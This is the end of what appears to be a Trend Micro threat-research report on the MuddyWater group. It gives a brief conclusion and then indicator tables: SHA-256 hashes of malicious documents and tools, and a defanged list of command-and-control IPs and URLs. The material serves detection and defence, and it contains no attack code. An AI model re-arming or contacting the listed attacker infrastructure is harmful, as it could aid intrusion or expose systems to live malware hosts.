



Figure 24. Industries that MuddyWater has targeted

# Conclusion

Aside from the abovementioned findings, we also found Twitter and Github accounts that we believe are linked to MuddyWater. Researchers have made similar findings in the past. This discovery, as well as the exposure of their operations to the public due to the leak, shows that the threat actor group has poor operational security and lack diligence in covering their tracks.

However, the group also appears to be agile. One week after we published our November 2018 report on their use of base52 encoding, we found out that they modified the alphabet from 52 characters to 40, 45, and 48. In our opinion, this action is a result of our disclosure of their activities.

While MuddyWater appears to have no access to zero-days and advanced malware variants, it still managed to be successful in compromising its targets over the last two years. This can be attributed to the continuous evolution of their schemes.

Notably, the group's use of email as an infection vector seems to have worked for their campaigns. In this regard, apart from using smart email security solutions, organizations should inform their employees of ways to stay protected from email threats to remove any security holes that they can exploit.

## Indicators of Compromise (IoCs)

| SHA-256s |
|---|
| 4d72dcd33379fe7a34f9618e692f659fa9d318ab623168cd351c18ca3a805af1 |
| 7e7b6923f3e2ee919d1ea1c8f8d9a915c52392bd6f9ab515e4eb95fa42355991 |
| 1dae45ea1f644c0a8e10c962d75fca1cedcfd39a88acef63869b7a5990c1c60b |
| 3deaa4072da43185d4213a38403383b7cefe92524b69ce4e7884a3ddc0903f6b |
| 36ccae4dffc70249c79cd3156de1cd238af8f7a3e47dc90a1c33476cf97a77b0 |
| 9389cf41e89a51860f918f29b55e34b5643264c990fe54273ffbbf5336a35a45 |
| dab2cd3ddfe29a89b3d80830c6a4950952a44b6c97a664f1e9c182318ae5f4da |
| 200c3d027b2d348b0633f8debbbab9f3efc465617727df9e3fdfa6ceac7d191b |
| 98f0f2c42f703bfbb96de87367866c3cced76d5a8812c4cbc18a2be3da382c95 |
| 20bf83bf516b12d991d38fdc014add8ad5db03907a55303f02d913db261393a9 |
| f5ef4a45e19da1b94c684a6c6d51b86aec622562c45d67cb5aab554f21eb9061 |
| ff349c8bf770ba09d3f9830e22ab6306c022f4bc1beb193b3b2cfe044f9d617b |
| 95c650a540ed5385bd1caff45ba06ff90dc0773d744efc4c2e4b29dda102fcce |
| 6be18e3afeec482c79c9dea119d11d9c1598f59a260156ee54f12c4d914aed8f |
| 3c0c58d4b9eefea56e2f7be3f07cdb73e659b4db688bfbf9eacd96ba5ab2dfe5 |
| 745b0e0793fc507d9e1ad7155beb7ac48f8a556e6ef06e43888cbefec3083f2f |
| 9580aaca2e0cd607eaf54c3eb933e41538dc10cd341d41e3daa9185b2a6341c4 |
| 0ae4ce8c511a22da99c6edc4be86af1c5d3a7d2baf1e862925a503d8baae9fd7 |
| c19095433ac4884d3205a59e61c90752ecb4e4fa6a84e21f49ed82d9ec48aa3c |
| 264f2ea4a8fad97e66d5ad41a57517b4645fe4c4959d55370919379b844b0750 |
| 36be54812428b4967c3d25aafdc703567b42ad4536c089aefaef673ce36a958f |
| 9112505ff574b43dd27efc8afcf029841e1ea5193db90424b8b8b6b0e53c3437 |
| d77d16c310cce09b872c91ca223b106f4b56572242ff5c4e756572070fac210f |
| d5b7a5ae4156676b37543a3183df497367429ae2d01ef33ebc357c4bdd9864c3 |
| c63f1d364b9fa2c1023ce5a1b5fed12e1eba780c64276811c4b47743dfcbadbd |
| 0e7e3c2c7fe34afc02c6e672ae00bc4e432b300ec184dec08440fba91b664999 |
| 88e02850c575504bb4476f0d519cec8e6a562b72d17ed50b9d465d8e0de50093 |
| 67c3c5af27d19f25bc55c8e36ef19b57c03b211ce0637055721ae4b0e57011a7 |
| 5194f84cc52093bb4978167a9f2d5c0903e9de0b81ca20f492e4fc78b6a77655 |
| 3e6d39886d76ab3c08b26feae075e01e9fb3c90795fa52dd6c74e4ef8b590fe8 |
| 525ba2c8d35f6972ac8fcec8081ae35f6fe8119500be20a4113900fe57d6a0de |

| |
|---|
| 5d3d5fa9c6ffa64b2af0c5ce357cb6a16085280d32eb321d679b57472ffb1019 |
| 6ccb3882c516fafc54444e09f5c60738831292be0231939bec9168a0203e01bb |
| c175b2e9f0d73db293ca061ce95cdd92a423348aa162b14c158d97e9e7c3ff10 |
| 66733fe27591347f6b28bc7750ba1b47b2853f711adcdb1270951c6b92e795d6 |
| fbd63941a25253f5bafe69c9cc86c7effc6ff14b9adddd6f69e2f26ed39a77a4 |

Figure 25. Malicious Word documents

| SHA-256s |
|---|
| 2ba871586176522fe75333e834c16025b01e1771e4c07bc13995adbfa77c45f5 |
| 6a441b2303aeb38309bf2cb70f1c97213b0fa2cf7a0f0f8251fe6dc9965ada3b |
| d698c1d492332f312487e027d0665970b0462aceeeba3c91e762cff8579e7f72 |
| 99e9a816e6b3fe7868b9c535ed13028f41089e0275eba1ba46ae7a62a7e47668 |
| 6a441b2303aeb38309bf2cb70f1c97213b0fa2cf7a0f0f8251fe6dc9965ada3b |
| d698c1d492332f312487e027d0665970b0462aceeeba3c91e762cff8579e7f72 |

Figure 26. Compressed weaponized documents

| SHA-256s |
|---|
| df1bd693c11893c5259c591dceef707aa0480ef5626529f8a5b0ef826e5c0dec |
| 4ba618c04cbdc47de2ab5f2c91f466bc42163fd541de80ab8b5e50f687bbb91c |
| e241b152e3f672434636c527ae0ebbd08c777f488020c98efce8b324486335c5 |
| df1bd693c11893c5259c591dceef707aa0480ef5626529f8a5b0ef826e5c0dec |

Figure 27. POWERSTATS encoded with PS2EXE tool

| SHA-256s |
|---|
| 6b4d271a48d118843aee3dee4481fa2930732ed7075db3241a8991418f00d92b |
| 02f54da6c6f2f87ff7b713d46e058dedac1cedabd693643bb7f6dfe994b2105d |
| 9af8a93519d22ed04ffb9ccf6861c9df1b77dc5d22e0aeaff4a582dbf8660ba6 |
| dff2e39b2e008ea89a3d6b36dcd9b8c927fb501d60c1ad5a52ed1ffe225da2e2 |
| 26de4265303491bed1424d85b263481ac153c2b3513f9ee48ffb42c12312ac43 |
| 3bfec096c4837d1e6485fe0ae0ea6f1c0b44edc611d4f2204cc9cf73c985cbc2 |
| 5dbf6e347164d580665208b2bc04756857529121fd1c7861e84f18e8a6027924 |

| |
|---|
| e9617764411603ddd4e7f39603a4bdaf602e20126608b3717b1f6fcae60981f2 |
| be9fb556a3c7aef0329e768d7f903e7dd42a821abc663e11fb637ce33b007087 |
| de4a1622b498c1cc989be1a1480a23f4c4e9cd25e729a329cfadb7594c714358 |

Figure 27. Android malware

| SHA-256s |
|---|
| c2c2adecff2e517395571f4f9bee3b8cffed4521a8e1a3e3b363fd5e635f2eee |
| b2242bc51ebe2c3abc5a8691546827070540db43843b8328bdb81f450cd1254b |
| a4f9509e865d0a387cb8f0367e35ffd259b193f5270aacb67cb99942071c60cc |

Figure 27. Executable files

| SHA-256s |
|---|
| 484f78eb4a3bb69d62491fdb84f2c81b7ae131ec8452a04d6018a634e961cd6a |
| a35406d9ef82a68fbabb3c1e19911c9ed41bed335ef44a15037d1580c2b9dd12 |
| efdec1ad0830359632141186917fd32809360894e8c0a28c28d3d0a71f48ec2f |
| f1a69e2041ab8ab190d029d0e061f107ef1223b553e97c302e973a3b3c80f83e |
| 31cf13e8579f0589424631c6be659480f9a204a50a54073e7d7fe6c9c81fa0db |

Figure 27. Patched Lazagne

| SHA-256s |
|---|
| 6ee79815f71e2eb4094455993472c7fb185cde484c8b5326e4754adcb1faf78e |
| 81c7787040ed5ecf21b6f80dc84bc147cec518986bf25aa933dd44c414b5f498 |
| 999e4753749228a60d4d20cc5c5e27ca4275fe63e6083053a5b01b5225c8d53a |
| 8501c4df5995fd283e733ab00492f35aecb6ea2315b44e85abb90b3f067ccb64 |
| 4bd93e4a9826a65ade60117f6136cb4ed0e17beae8668a7c7981d15c0bed705a |

Figure 28. SHARPSTATS

| SHA-256s |
|---|
| 503b2b01bb58fc433774e41a539ae9b06004c7557ac60e7d8a6823f5da428eb8 |
| 04acd5721ad37ac5aa84e7f7e20986de0a532fb625a8bc75302a0f38c171cee3 |
| 8ea17ed2cb662118937ed6fe189582cc11b2b73bb27a223d0468881ac5fcc08e |
| e2f82b074074955eeca3b0dd7b2831192bee49de329d5d4b36742c9721c8ad94 |

| |
|---|
| 503b2b01bb58fc433774e41a539ae9b06004c7557ac60e7d8a6823f5da428eb8 |

Figure 29. DELPHSTATS

| SHA-256s |
|---|
| 121adcf3a52cafd0204ca4d4a42a9a09d6c9f559bcb997e51dba79c6a5a04efd |
| edde2eb39ed2f145c41e53e87d43add8de336d3e4d5c8d261f471d35edf3ed47 |

Figure 30. Backend server

| SHA-256s |
|---|
| e60c802b692a503f4f91e8809bb961b5423c602f6fb374de1af4d983415de3f1 |
| c84a61ba8c84ca1e879c4d8ac802ec260a8c426d89a09d8627a8c08ff6d88faf |
| 78da47f5a341909d1e6f50f8d39fdde8129ede86f04f3e88b2278e16c72e2461 |
| 4e2cdfed691d6debab01c1733135b146817c94024177f9ef4b22726fac84322f |
| 3fee29fefe4aa9386a11a7a615dd052ff89e21d87eee0fff5d6f933d9384ede2 |
| 3c75c2f7b299d9cc03a7ff91c568defaa39b4be02d58a75a85930ab23d2a2cff |
| 276a765a10f98cda1a38d3a31e7483585ca3722ecad19d784441293acf1b7beb |
| 818253f297fea7d8a2324ee1a233aabbaf3b0b4b9cdaa1ebd676fe00f2247388 |
| f6707b5f41192353be3311fc7f48ee30465038366386b909e6cefaade70c91bc |
| de7b77f9c456d26e369263b6e1d001279b69e687b2d3029803ede21417d4f5fa |
| cc685f30e2f6039d12b4cbc92e38f1d64ba75ac12cb86afce5261a11cf4931de |
| 0faa2bb90de44ef87c7ee11165f7c702211dd603bdaea94af09cfecc3f525138 |
| e6812fa0e12cc1913bfc7eb6dceb638429048e3cc59ce576c012a1d27fa20959 |
| fb773f7324fdca584fff7da490820c7243a10555c8ff717d21c039a5ba337a43 |
| 11761d6cf365932540ccb95b6f20aa45379736cfde33742a004fc8ceccad7daf |
| b9d4752b892759bb0cb166ab565f050f4b6385dd67f4288ff2231c69ab984a26 |
| 604e09e01e2bfbc8f3680abd8005906e3fbcd2f4edaf24d80cd7105ec6f991b1 |
| f2b8d7ce968ed8d6c33116bcfb8aeed97d89ec1ebf4f505c891020dc79d0ddd3 |
| 336237b1ed2c99c0fef4c954490bd8282d6e46941d2ac2b6c9294a1aa9a254ed |
| 28a0131a9fda9fe2f2272c5091c77dc750da93d4a070dbd817af38723ea18f02 |
| d320286e80d5785bbd14b10c00f5c9d38d9a781075d7d6ed4eb27c07d4788dbf |
| 24878dbde796c471a9d028f65421017afc087c958fb54c4b6c3cc7aeabbc1119 |
| 57a9e2e6e715455827faefa982b4312b203189950fe285f1413174f5e812e408 |
| 92bb4432cc9d2988ee4043e420a4df9c8caec4cd93ab258e07546781daa37086 |

Figure 31. Post-exploitation malware

| C&C Servers |
|---|
| 103[.]13[.]67[.]4 |
| 80[.]80[.]163[.]182 |
| 80[.]90[.]87[.]201 |
| 91[.]187[.]114[.]210 |
| 78[.]129[.]139[.]131 |
| 103[.]13[.]67[.]4 |
| 80[.]80[.]163[.]182 |
| 80[.]90[.]87[.]201 |
| 91[.]187[.]114[.]210 |
| 78[.]129[.]139[.]131 |
| 192[.]168[.]1[.]104:54863 |
| 163[.]172[.]147[.]222:4555 |
| hxxp://78[.]129[.]139[.]148 |
| hxxp://31[.]171[.]154[.]67 |
| hxxp://79[.]106[.]224[.]203 |
| hxxp://185[.]34[.]16[.]82 |
| hxxp://104[.]237[.]233[.]17 |
| hxxp://46[.]99[.]148[.]96 |
| hxxp://134[.]19[.]215[.]3:443 |
| hxxp://gladiyator[.]tk |
| hxxp://51[.]77[.]97[.]65 |
| hxxp://31[.]171[.]154[.]67 |
| hxxp://79[.]106[.]224[.]203 |
| hxxp://185[.]14[.]248[.]26 |
| hxxp://185[.]162[.]235[.]182 |
| hxxp://185[.]117[.]75[.]116/tmp[.]php |
| hxxp://38[.]132[.]99[.]167/crf[.]txt |
| hxxp://185[.]244[.]149[.]218/JpeGDownload/*[.]jpeg |
| hxxp://185[.]185[.]25[.]175/ref45[.]php |
| hxxp://185[.]185[.]25[.]175/sDownloads/*[.]jpeg |
| hxxp://82[.]102[.]8[.]101/bcerrxy[.]php |

| |
|---|
| amazo0n[.]serveftp[.]com/Data |
| zstoreshoping[.]ddns[.]net/Data/ |
| hxxp://zstoreshoping[.]ddns[.]net/users[.]php?tname= |
| shopcloths[.]ddns[.]net |
| getgooogle[.]hopto[.]org |
| hxxp://gladiyator[.]tk |
| googleads[.]hopto[.]org |
| hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main.php |
| hxxp://valis-ti[.]cl/assets/main[.]php |
| hxxp://www[.]latvia-usa[.]org/wp-<br>includes/customize/main.php |
| hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main[.]php |
| hxxp://valis-ti[.]cl/assets/main[.]php |
| hxxp://www[.]latvia-usa[.]org/wp-<br>includes/customize/main[.]php |
| hxxp://googleads[.]hopto[.]org/data/ce28e899a8d3d0<br>0a.]dat |
| hxxp://ciscoupdate2019[.]gotdns[.]ch/users[.]php? |
| hxxps://www[.]jsonstore[.]io/4de4d6d84d17638b3cd0<br>eaf18857784aff27501be7d3dd89fad2b7ac2134f52e<br>(abused) |
| hxxps://www[.]jsonstore[.]io/ddf35a64bd5ad54f9de86<br>8a84cdb21299a33d126e307ec3a868f65372402816a<br>(abused) |
| hxxps://104[.]237[.]233[.]38:8080/YIZDGrM_4mRn_m<br>b8PdhL_QfL2h49-aAO0w-<br>faxRxJAdq9pH2JeliMez10IwMk6PCnluziydTlV-/ |
| hxxps://104[.]237[.]255[.]212:443/GfaBcrPI14rArcGv<br>m-<br>QT2g3sW3ZtmqL6IU0Vg5oy21aOK4gvmvYx_TCP_<br>whhSnyQH7/ |
| hxxps://104[.]237[.]233[.]38:1022/aeacrE65xE9SdVN<br>3CJwS9gbtNM84GL_ajl_AD2EoEOHrmbpQ5qC9J7<br>GcSSZQ0JNBDnOulnMWgNy3FV2kcHRuM0u5NMo<br>5Jv9Ks4zS5-pLkiYs4me/ |
| hxxps://104[.]237[.]233[.]38:8080/nud2WCL9WzTiAO<br>MCuFMboA18GWsmrc8k6VqGrXXfqVghYktellhTS7_<br>tg-D64spqdv4sOJ/ |
| hxxps://88[.]99[.]17[.]148:443/3g-<br>g7DuFHLwC8gPwW3z9rgnS1Is8F83B-95PHYnVp-<br>k9219KbHn- |

| |
|---|
| IChwxSFR35a117i2Jz_OX9mUPAYRJw-3NhMBxUVDp4iMOkzt/ |
| hxxps://104[.]237[.]233[.]40:8443/zi5w0iDM6aLEgcWDnumYywaHa33BIPzaylNUPU-ECcNCmfNNcxzv05flJoB3wvWqH6Uf01vI-1yKF96/ |
| hxxps://78[.]129[.]139[.]134:8864/lZkP68TtH_BpZGhmMwxNPwy0vjimgwDRfk01pV2Xu2FztbaevB-6RzBUPRietWtBcuxru7tTsF3rZGFPbepd294BP2MGd/ |

Figure 32. List of C&C servers

**TREND MICRO™ RESEARCH**

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

**www.trendmicro.com**